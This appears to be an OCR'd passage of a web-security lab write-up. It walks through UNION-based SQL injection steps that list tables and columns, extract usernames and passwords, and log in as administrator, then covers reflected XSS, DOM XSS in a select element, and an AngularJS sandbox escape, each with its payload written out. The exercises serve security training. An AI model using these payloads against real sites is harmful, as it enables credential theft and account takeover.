


3. Modify the parameter to: Accessories ' UNION SELECT 'a', 'a' FROM dual-- to ensure that columns can display text.




4. To find which non-Oracle database is used, we can simply check the version for various databases like ‘UNION SELECT @@version’ for SQL Server and ‘UNION SELECT version()’ for PostgreSQL.







5. In Repeater, use the following payload: ' UNION SELECT table_name, NULL FROM information_schema.tables—to list all tables in database.




6. To find the names of the columns inside it, use the information_schema.columns table: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users_wijukt'—



7. Now that we have the specific table and column names, query them directly. Update the payload to: ' UNION SELECT username_wmtwvd, password_sslxqx FROM users_wijukt—




8. Go to the Login page of the lab. Enter administrator and the password just extracted. The lab will mark as solved once you successfully access the account page.



Cross-site scripting


Lab: Reflected XSS into HTML context with nothing encoded

- **Objective:** Exploit a reflected cross-site scripting (XSS) vulnerability where user input is directly reflected into the HTML context without any encoding, allowing arbitrary JavaScript execution.
- **Tools Used**: Browser (Chrome)
- **Steps taken**:
  1. Open the lab and find the Search box.
  2. Enter the following in search box '<script>alert(1)</script>' and click Search




Lab: DOM XSS in document.write sink using source location.search inside a select element


- **Objective:** Exploit a DOM-based XSS vulnerability where user input from location.search is written into a <select> element using document.write, allowing arbitrary JavaScript execution.
- **Tools Used**: Browser (Chrome)
- **Steps taken**:
  1. Open the lab and click on a product to view its details. Inspect the page.
  2. Select any place (such as London) and click on Check Stock.
  3. Add a storeId query parameter to the URL and enter a random alphanumeric string as its value (eg. Mumbai).



  4. The storeId 'Mumbai' is also listed as one of the options in the drop-down list.




5. Change the URL to include a suitable XSS payload inside the storeId parameter as follows:
product?productId=1&storeId=Mumbai></select><img%20src=1%20onerror=alert(1)>




Lab: Reflected XSS with AngularJS sandbox escape without strings

- **Objective:** Exploit a reflected XSS vulnerability in an AngularJS application by escaping the sandbox without using string literals, and achieve arbitrary JavaScript execution.

- **Tools Used**: Burp Suite, Browser (Chrome), FoxyProxy
- **Steps taken**:
  1. Open lab and modify URL appending lab id with ‘search=1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)=1’



